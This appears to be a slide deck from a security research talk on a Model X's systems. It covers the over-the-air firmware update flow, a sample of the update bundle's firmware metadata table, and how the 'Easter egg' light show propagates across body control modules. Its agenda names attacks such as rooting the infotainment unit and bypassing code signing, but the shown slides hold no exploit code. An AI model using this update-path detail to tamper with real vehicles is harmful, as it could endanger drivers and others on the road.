


Ethernet Connected ECUs

- For IC:
 - New update
 - *Go staged*
 - Update verified
 - *Staging*
 - Write firmware into B part
 - *Staged & inactive*
 - Reboot
 - *Active*



OTA Overview



Traditional ECUs

- ECUs like BCCEN would be connected to the gateway
- What we have mentioned before:
 - Flashing those ECUs are performed by “boot.img”
 - Firmwares used by updater in “release.tgz”
 - Updater mode is selected by “*.upd”
- Now we would introduce how those files are picked



Traditional ECUs: In Bundle

- All firmware exists in folder *deploy/seed_artifacts_v2* of the bundle
- Important files:
 - Boot.img : Updater
 - Release_version.txt: Firmware version
 - Version_map2.tsv and Signed_metadata_map.tsv: Firmware info
 - Internal_option_defaults.tsv: Firmware default config
 - Folders, named by ECU name, like esp/, gtw/, etc.
 - ECUName/ProviderID/ECUFwName.hex. For example:
 - GTW/1/gatewayfw.hex



Traditional ECUs: Firmware Info

- *.tsv files would follow this pattern:

Version hash						
ECUName:Provide rID	Path to firmware	New name	Component name	Checksum	Requirement s	Signature
.....						

- Signature field is added after our previous bug report
- For example


```
27c270b38a8a3cd7b5e9b26eaf7c71c2e4bd9715      1
gtw:6 gtw/1/models-GW_R4.hex gtw.hex gtw      dd705d08      bodyControlsType=0,espInterface=1,restraintControlsType=0,thB
usInstalled=0      4k6uTcjUUAqA02ncYR4WmCwVAF5rZp4QujyWKC4c/ZEoGYu7d7vHFoURodlvYUMGQdj+5nHyNqpvrW08HdezAw==
gtw:6 gtw/4/models-GW_R4.hex gtw.hex gtw      1d22c3da      bodyControlsType=0,espInterface=2,restraintControlsType=0,thB
usInstalled=0      ge2BuLMpvu5lB0St/4dosM+rxnzY1Q+2JCeDlCEa2TzM6ofKercZ9ojgdSCR+JEAzfpceRbKnvy5pfZkUzvRAQ==
gtw:6 gtw/7/models-GW_R4.hex gtw.hex gtw      b664aa67      bodyControlsType=1,espInterface=2,restraintControlsType=1,thB
usInstalled=0      rlzGlqqJSjCkS9GNi12r50v+n7i6KtyUuk4RHT3QFGp8th2CTDevrJA93QC5Hi91LDbUcckYNyENyYL+kE0pBQ==
gtw:6 gtw/11/models-GW_R4.hex gtw.hex gtw      3ea98c70      bodyControlsType=1,espInterface=2,restraintControlsType=1,thB
```

Traditional ECUs: Create and Send Files

- Pick firmwares:
 - Performed by cid-updater
 - Get car configuration and ECU configuration
 - Compare with values in *.tsv
 - Pack into release.tar.gz
- Create correct *.upd file
- Transfer all those files
- Reboot_for_update



OTA Overview



CONTENTS

1. Hack into CID
2. Bypass Code Signing Protection
3. OTA Overview
4. *Easter Egg*
5. Root APE from CID




Easter Egg

- What is Easter egg?
 - A music show for Model X



Easter Egg



How Easter egg works?

- Stage 1 : Triggers on CID
- Stage 2 : Start on BCCEN
- Stage 3 : Easter Egg start




Stage 1: Triggers on CID

- After long press of “T” button on CID




Stage 2 : Start on BCCEN




Stage 2 : Start on BCCEN

- BCCEN




Stage 3 : Easter egg start

- All the ECUs will follow the sync signal in BCFRONT



Stage 3 : Easter egg start

- BCFRONT



Stage 3 : Easter egg start

- All the ECUs will follow the sync signal in BCFRONT

ECU	ECU Function
BCFDM	Door Control Module LF
BCRDM	Door Control Module LR
BCFPM	Door Control Module RF
BCRPM	Door Control Module RR
BCCEN	Central Body Control Module
BCREAR	Rear Body Control Module
BCFRONT	Front Body Control Module
BCFALCD	Falcon Controller Front
BCFALCP	Falcon Controller Rear



